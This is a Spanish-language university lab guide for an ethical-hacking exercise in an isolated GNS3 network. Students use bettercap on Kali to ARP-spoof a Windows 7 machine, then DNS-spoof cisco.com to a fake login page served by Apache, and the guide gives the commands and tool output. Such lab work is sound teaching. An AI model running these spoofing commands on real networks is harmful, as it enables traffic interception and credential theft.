
	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

Guía de Laboratorio Redes

Título del Experimento:

ARP Spoofing.

Objetivos:

- Implementar un escenario de Hacking ético
- Implementar un red en GNS3 con equipos cisco y vulnerar un usuario de la red con Kali Linux.

Materiales:

- Computador personal con acceso a Internet
- GNS3 preferiblemente usando el servidor GNSVM, Kali Linux, Windows 7, IOS Cisco 2691, VirtualBox

Procedimiento:

1. Desde Kali antes de abrir GNS3:
Asegúrese que kali pueda navegar en internet
\$sudo apt install bettercap

```



$ sudo apt install bettercap
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  libravie0 libsvtavcodec1
Use 'sudo apt autoremove' to remove them.

Installing:
  bettercap

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 85
  Download size: 7,267 kB
  Space needed: 27.4 MB / 63.7 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 bettercap amd64 2.32.0+git20240107.924ff57-1~exp1 [7,267 kB]
Fetched 7,267 kB in 7s (1,090 kB/s)
Selecting previously unselected package bettercap.
(Reading database ... 405314 files and directories currently installed.)
Preparing to unpack .../bettercap_2.32.0+git20240107.924ff57-1~exp1_amd64.deb

```

 <p>UNIVERSIDAD DISTRITAL FRANCISCO JOSÉ DE CALDAS</p>	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

\$sudo apt install apache2


```

$ sudo apt install apache2
apache2 is already the newest version (2.4.62-1).
apache2 set to manually installed.
The following packages were automatically installed and are no longer required:
  librav1e0 libsvtav1enc1d1
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 85

```



2. Descargue en Kali el archivo adjunto index.html




3. En el siguiente enlace encuentra una máquina virtual de Windows 7, descárguela y añádala en virtual box.

https://ucatolicaeducomy.sharepoint.com/:u:/g/personal/aarodriguezfo_ucatolica_edu_co/Ea0c0HN1u8hLobggJnDxvAcBleSLzcRxhMlc2LQxYryOrQ?e=fGaQ5R

4. Monte la siguiente topología en GNS3, no olvide deshabilitar las tarjetas de las máquinas virtuales empleadas

 UNIVERSIDAD DISTRITAL FRANCISCO JOSÉ DE CALDAS	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	



5. Active el servicio de DHCP en el Switch:

```

ESW1# configure terminal
ESW1(config)#interface vlan 1
ESW1(config-if)# ip add 11.12.13.2 255.255.255.240
ESW1(config-if)# no shutdown
ESW1(config-if)#exit
ESW1(config)#service dhcp
ESW1(config)#ip dhcp pool myPOOL
ESW1(dhcp-config)#network 11.12.13.0 255.255.255.240
ESW1(dhcp-config)#default-router 11.12.13.1
ESW1(dhcp-config)#dns-server 8.8.8.4
ESW1(dhcp-config)#lease 0 7 20
ESW1(dhcp-config)#exit
ESW1(config)#ip dhcp excluded-address 11.12.13.1 11.12.13.6
ESW1(config-if)#exit
ESW1#wr

```

6. Corrobore que las máquinas virtuales hallan recibido DHCP:




UNIVERSIDAD DISTRITAL
FRANCISCO JOSÉ DE CALDAS

Universidad Distrital FJDC

Ingeniería de Sistemas y Computación

Redes y Servicios



7. Desde los PC virtuales solicite DHCP

```
>ip dhcp
```

```
PC1> ip dhcp  
DDORA IP 11.12.13.9/28 GW 11.12.13.1  
  
PC2> ip dhcp  
DDORA IP 11.12.13.10/28 GW 11.12.13.1
```

8. Configure la dirección IP del enrutado en el puerto Fastethernet 0/0



```
#conf t  
(# ip add 11.12.13.1 255.255.255.240  
(# no shutdown  
(#end  
#wr
```

9. Configuración de Apache en Kali, para que publique la página descargada:

Mueva el index.html de la ubicación donde lo descargo a /var/www/html

```
#sudo mv Downloads/index.html /var/www/html
```

```
(kali@kali)-[~]  
$ sudo mv Downloads/index.html /var/www/html  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$ sudo su  
(root@kali)-[/home/kali]  
# cd /var/www/html  
  
(root@kali)-[/var/www/html]  
# ls  
index.html index.nginx-debian.html  
  
(root@kali)-[/var/www/html]  
#
```

 <p>UNIVERSIDAD DISTRITAL FRANCISCO JOSÉ DE CALDAS</p>	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

Activar el servicio en puerto 80

#nano /etc/apache2/sites-available/000-default.conf

```

root@kali: /var/www/html
File Actions Edit View Help
GNU nano 8.1 /etc/apache2/sites-available/000-default.conf *
<VirtualHost *:80>
    # The ServerName directive sets the request scheme, hostname and port that
    # the server uses to identify itself. This is used when creating
    # redirection URLs. In the context of virtual hosts, the ServerName
    # specifies what hostname must appear in the request's Host: header to
    # match this virtual host. For the default virtual host (this file) this
    # value is not decisive as it is used as a last resort host regardless.
    # However, you must set it for any further virtual host explicitly.
    #ServerName www.example.com

    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html

```

#nano /etc/apache2/ports.conf

```

root@kali: /var/www/html
File Actions Edit View Help
GNU nano 8.1 /etc/apache2/ports.conf *
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>

```

#sudo systemctl restart apache2



Universidad Distrital FJDC

Ingeniería de Sistemas y Computación

Redes y Servicios



Página de Inicio de Sesión

localhost

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Iniciar Sesión

Usuario

Contraseña

Ingresar

[¿Olvidaste tu contraseña?](#)

También se debe poder acceder desde el otro pc y la IP de Kali

Página de Inicio de Sesión - Windows Internet Explorer

http://11.12.13.8/

Favoritos Sitios sugeridos

Página de Inicio de Sesión

Iniciar Sesión

Usuario

Contraseña

Ingresar

[¿Olvidaste tu contraseña?](#)

10. Uso de BetterCap

```
#bettercap
>>set arp.spoof target 11.12.13.7
>>arp.spoof on
```

```
(root@kali)-[/var/www/html]
# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.22.3) [type 'help' for a list of commands]

11.12.13.0/28 > 11.12.13.8 » [10:59:41] [sys.log] [war] Could not find mac for 11.12.13.1
11.12.13.0/28 > 11.12.13.8 » set arp.spoof target 11.12.13.7
11.12.13.0/28 > 11.12.13.8 » arp.spoof on
[11:01:03] [sys.log] [inf] arp.spoof enabling forwarding
11.12.13.0/28 > 11.12.13.8 » [11:01:03] [sys.log] [inf] arp.spoof arp spoofer started, probing 16 targets.
11.12.13.0/28 > 11.12.13.8 » [11:01:03] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
11.12.13.0/28 > 11.12.13.8 » [11:01:03] [endpoint.new] endpoint 11.12.13.7 detected as 08:00:27:b3:af:50 (PCS Computer Systems GmbH).
11.12.13.0/28 > 11.12.13.8 » [11:01:03] [endpoint.new] endpoint 11.12.13.9 detected as 00:50:79:66:68:00 (Private).
11.12.13.0/28 > 11.12.13.8 »
```

En la maquina atacada se debe notar que Kali duplica la MAC de la puerta de enlace DGW:

```
C:\Users\win7>arp -a

Interfaz: 11.12.13.7 --- 0xb
Dirección de Internet      Dirección física      Tipo
11.12.13.1                 08-00-27-54-e1-f8     dinámico
11.12.13.8                 08-00-27-54-e1-f8     dinámico
11.12.13.9                 00-50-79-66-68-00     dinámico
11.12.13.10                00-50-79-66-68-01     dinámico
11.12.13.15                ff-ff-ff-ff-ff-ff     estático
224.0.0.22                 01-00-5e-00-00-16     estático
224.0.0.252                01-00-5e-00-00-fe     estático
255.255.255.255            ff-ff-ff-ff-ff-ff     estático

C:\Users\win7>
```


Se debe configurar el dominio que redireccionara el ataque en kali y corriendo Bettercap:

```
>>set dns.spoof.domains cisco.com
>>set dns.spoof.address 11.12.13.8
>>dns.spoof on
```



```
(root@kali)-[/var/www/html]
# bettercap
bettercap v2.32.0 (built for linux amd64 with go1.22.3) [type 'help' for a list of commands]

11.12.13.0/28 > 11.12.13.8 » [11:18:07] [sys.log] [inf] gateway monitor started ...
11.12.13.0/28 > 11.12.13.8 » set arp.spoof target 11.12.13.7
11.12.13.0/28 > 11.12.13.8 » arp.spoof on
[11:18:33] [sys.log] [inf] arp.spoof enabling forwarding
11.12.13.0/28 > 11.12.13.8 » [11:18:34] [sys.log] [inf] arp.spoof arp spoofer started, probing 16 targets.
11.12.13.0/28 > 11.12.13.8 » [11:18:34] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
11.12.13.0/28 > 11.12.13.8 » [11:18:34] [endpoint.new] endpoint 11.12.13.9 detected as 00:50:79:66:68:00 (Private).
11.12.13.0/28 > 11.12.13.8 » [11:18:34] [endpoint.new] endpoint 11.12.13.7 detected as 08:00:27:b3:af:50 (PCS Computer Systems GmbH).
11.12.13.0/28 > 11.12.13.8 » set dns.spoof.domains cisco.com
11.12.13.0/28 > 11.12.13.8 » set dns.spoof.address 11.12.13.8
11.12.13.0/28 > 11.12.13.8 » arp.spoof on
11.12.13.0/28 > 11.12.13.8 » [11:19:00] [sys.log] [err] module arp.spoof is already running
11.12.13.0/28 > 11.12.13.8 » dns.spoof on
11.12.13.0/28 > 11.12.13.8 » [11:19:22] [sys.log] [inf] dns.spoof cisco.com → 11.12.13.8
11.12.13.0/28 > 11.12.13.8 »
```

11. Acceso desde la maquina atacada: Sin importa que la red no tenga servidor DNS ingrese a la pagina web cisco.com y Kali debe direccionar a la pagina que esta alojada alla mismo.



En Bettercap de Kali debe notar:

	Universidad Distrital FJDC	
	Ingeniería de Sistemas y Computación	
	Redes y Servicios	

```

11.12.13.0/28 > 11.12.13.8 » [11:20:23] [sys.log] [inf] dns.spoofer sending spoofed DNS repl
y for cisco.com (→11.12.13.8) to 11.12.13.7 : 08:00:27:b3:af:50 (PCS Computer Systems GmbH
)

```

Análisis y Discusión:

- Explique en detalle cómo funciona el protocolo ARP y describe los mecanismos internos que hacen posible que un atacante pueda realizar un ataque de ARP spoofing. ¿Qué vulnerabilidades específicas en el protocolo permiten que este ataque sea exitoso?
- Durante un ataque de ARP spoofing, ¿cómo podría un atacante utilizar técnicas avanzadas como SSL stripping para maximizar el impacto del ataque? Describe el proceso completo desde la manipulación del ARP hasta la interceptación de datos sensibles.
- Si un administrador de red implementa Dynamic ARP Inspection (DAI) en su infraestructura, ¿cómo afectaría esto la capacidad de llevar a cabo un ataque de ARP spoofing? ¿Qué limitaciones y desafíos puede enfrentar DAI en redes grandes o complejas?
- Analice el papel de Bettercap en la automatización y simplificación de ataques de ARP spoofing. ¿Qué configuraciones avanzadas o módulos adicionales pueden ser utilizados dentro de Bettercap para realizar ataques más sofisticados, como el redireccionamiento selectivo de tráfico o la evasión de detección?
- En un escenario donde un atacante ha logrado comprometer la tabla ARP de varios dispositivos en una red, ¿qué pasos específicos debería seguir un analista de seguridad para detectar y mitigar el ataque en curso, utilizando herramientas tanto manuales como automatizadas?

Resultados:

- Realice un informe en .pdf donde documenta sus resultados y responde las preguntas.